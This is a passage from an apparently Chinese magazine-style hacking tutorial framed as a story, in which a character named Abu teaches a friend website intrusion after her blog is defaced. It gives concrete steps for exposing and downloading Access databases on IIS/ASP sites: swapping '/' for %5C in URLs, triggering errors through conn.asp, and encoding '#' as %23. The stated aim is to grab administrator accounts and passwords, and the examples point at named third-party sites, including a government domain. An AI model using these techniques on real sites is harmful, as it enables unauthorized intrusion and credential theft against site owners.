还挂了一个黑页。”

阿布详细的询问着燕MM的具体情况，最后说道：“看来你的BLOG确实是被坏人给黑掉了，这个BLOG当初是我给搭建的，安全方面应该没有什么问题啊！”停了一下，接着又问道，“你的BLOG升级过没有？打过补丁没有？”

燕MM疑惑的反问道：“BLOG也能升级？还能打补丁？不是操作系统才打补丁的吗？”阿布这时已经摔在键盘上爬不起来了，“我的菜MM，什么东西都不是完美的，都是需要打补丁的，人也一样……”“STOP，STOP，STOP。大哥，可不可以先别讲大道理？救救我的BLOG吧，郁闷死了，我的日记还在里面保存着呢。”

阿布只好向燕MM要了BLOG的FTP帐号登录上去进行检查、清理工作，还不时的和燕MM调侃着，不过此时的燕MM哪有什么心思闲聊啊，最重要的还是她那宝贝疙瘩似的日记。阿布忙了一阵后说道：“哎，真不知是哪个小P孩儿这么没眼力，敢在我们燕MM的BLOG上挂马，简直就是太岁头上动土，不想活了嘛！好了，BLOG已经恢复正常了。”

燕MM长吁了一口气，自己的日记总算是保住了，但是对于攻击者所使用的入侵方法却又产生了兴趣，吵闹着要阿布教她网站攻击的技术，“阿布哥哥，你也教教我怎么入侵别人的网站吧，我不是想破坏，只是想看看他们的网站而已，嘻嘻……”阿布看着燕MM那一双水汪汪的大眼睛又怎能拒绝，“那好吧，我得先准备准备资料，这个星期六晚上10点我在X论坛等你，不见不散。”燕MM回应道：“No Problem，我也要准备下资料，你就再也不能说我笨了，嘻嘻……”

话说燕MM这几天可没有闲着，而是去网上查找关于网站攻击的资料去了，时间一转眼就到了星期六的晚上，“我先来考你一下：现在网站攻击最流行的手法是什么？”

燕MM回答道：“这个简单，现在最流行的就数SQL注入攻击了，也叫‘SQL Injection’。SQL注入就是把SQL命令插入到Web表单的输入域或页面请求的查询字符串，欺骗服务器执行恶意的SQL命令。而且SQL注入是从正常的WWW端口访问的，表面看起来跟一般的Web页面访问没什么区别。”

“不错嘛，看来是真的下功夫了。除了注入之外呢？还查到其他的什么吗？”

燕MM小声的说道：“哎呀，还有其他的啊！我还以为只有注入攻击呢，所以只查了注入的一点资料。”

“呵呵，不要紧，我来补充一下。SQL注入的手法相当灵活，就像搭积木一样灵活，只有想不到，没有做不到的。要想做到相当灵活是需要很多知识的，比如ASP、PHP脚本语言、ACCESS、MSSQL和MYSQL数据库等等，而且还得脑筋灵活，不要被困境局限住，要学会发散思维，就是在遇到困难的时候，要积极的多想办法出来，尝试不同的方法。然后还得总结，这不一定是书面的，但是每次注入都需要想想掌握了什么东西，这样才会进步，才会向一位大虾进军。针对网站入侵除了有SQL注入攻击外，还有暴库攻击、文件包含漏洞、上传漏洞、COOKIE欺骗、旁注攻击、社会工程学利用等等。今天就给你讲讲针对数据库的网站攻击方法吧。”




图 1




图 2




图 3




图 4

一、利用%5C暴库

先给大家讲一下关于暴库的有关知识，暴库＝“暴露出数据库”，也就是说让IIS自己告诉我们数据库在哪里，为什么要知道数据库在哪里呢？因为我们要下载其数据库，数据库中保存着网站的全部信息，例如管理员的帐号、密码等。当我们获得这些后，就可以宣告这个网站被入侵了。那么如何让它暴露呢？必须让它错误，因为正确的时候是不会把数据库暴露出来的，那么任何一个错误都可以吗？错，需要我们来构造非法的参数使它出错。

在暴库前，需要对IE进行一些设置才能把它出现的错误全部显示出来（图1）。打开IE，在“工具”菜单下选择“Internet选项”，选择“高级”，把“显示友好HTTP错误信息”的前面的勾去掉，这样IE在遇到错误的时候就会把全部的错误信息显示出来。听到这儿，燕MM接连说道：“我知道%5C，我知道%5C！”

阿布说道：“呀呼（Yahoo），知道的不少嘛，那就麻烦你给我讲讲吧。”“%5C是一种URL编码形式，它指的是‘\’，而且只能用在本地路径里，比如我们在资源管理器中打开一个文件夹，就可以看到地址栏的本地

路径（图2），然而在网站的URL中都是使用‘/’的，比如打开你的BLOG时出现的Http://54abu.cn/（图3）。利用%5C的原理就是要把这个属于本地路径中的%5C提交到网站URL中，让服务器访问一个不存在的地址，从而报错。”

阿布听了，称赞道：“嗯，不错不错！理解的不错，以后技术肯定比我强。”

那么讲了半天，大家还是没有学到怎么暴库吧！不要着急，心急吃不了热豆腐嘛。比如原来的URL地址为http://54abu.cn/casper/1.asp?id=2，当我们向IE提交http://54abu.cn/casper%5c1.asp?id=2，这时候就出错了。就是要把URL中的一个“/”改变为“\”，然后提交上去。根据我的经验，在二级目录的“/”处变化暴出来的效果最佳。

在IE中提交一个http://www.oioj.net/blog%5cblog.asp?name=twt0659，出错后会出现类似如图4所示的错误。“E:\13939\wwwroot\data\aoblog221.asp”是服务器中的绝对路径吗？错错错，这个地址不是正确的，因为conn.asp以为blog%5cblog.asp是一个文件，所以正确的数据库绝对路径为“E:\13939\wwwroot\blog\data\aoblog221.asp”。

可能你又要问了，后缀是ASP的文件怎么下载啊？不要着急嘛！只需要把这个地址拖到迅雷或者FlashGet等下载工具就可以了。有时我们还会发现数据库的名字会出现#符号，当你把数据库的地址复制到IE或者下载工具里的时候会发现下载不到，为什么呢？因为#符号在ASCII中相当于00，也就是终止的意思，可以把#后面的URL地址截断，这时候只需要将#根据URL编码为%23就可以了。比如数据库地址为http://54abu.cn/casper/#data.asp，只需要转换为http://54abu.cn/casper/%23data.asp就行了。

小知识：

绝对路径：大家都知道，我们平时使用计算机的时候找到需要的文件就必须知道文件的位置，而表示文件位置的方式就是路径，例如只要看到这个路径“D:\图片\许慧欣.jpg”我们就知道“许慧欣.jpg”文件是存放在D盘的“图片”目录中的。类似于这样完整的描述文件位置的路径就是绝对路径。

相对路径，给你一个URL地址Http://54abu.cn/casper/mm.jpg，Http://54abu.cn/就可以看作是一个根目录，相对路径是相对谁呢？就是相对这个根目录而言的！所以mm.jpg的相对路径就为/casper/mm.jpg。你可能看到了我在mm.jpg的相对路径中开头为/，为什么呢？因为/就代表了根目录。

二、利用CONN.ASP暴库

不光%5C可以暴库，conn.asp这个网站中用来调用数据库的文件也是可以暴露数据库地址的。分别有两种，一种和前面一样利用%5C来暴conn.asp；还有一种是直接访问conn.asp。特别是早期的动易文章系统，因为它的conn.asp在INC文件夹下，而调用它的文件都在根目录下，使用其Server.MapPath时就会发生错误，导致暴库（图5）。但是E:\CMailServer\article\database\article.asp这个地址并不是文件的绝对路径，因为conn.asp在INC目录下，和在根目录下调用是不一样的，它们相差一个目录，相差哪个呢？来看下conn.asp的代码（图6），从中可以看出当正常调用的时候是返回上层目录再打开database目录中的article.asp数据库文件，那么说这个database目录是和article平级的。那么完整的数据库地址为http://www.bzwater.gov.cn/database/article.asp（图7），出现“'loop' 语句缺少 'do'”的原因是在数据库插入了一段为闭合的ASP语句来防止下载其ASP后缀的数据库文件！对于这样后缀采用ASP并且做了防下载处理的数据库就别想了，没什么好办法的。




图5




图6




图7

对了，可别忘了，暴库只是针对使用ACCESS数据库的网站的，如果对方使用了MYSQL或者MSSQL那就不可以了。因为使用ACCESS的网站的数据库是一个后缀为MDB的文件，而MYSQL和MSSQL则是一段连接数据库管理软件的代码而已。

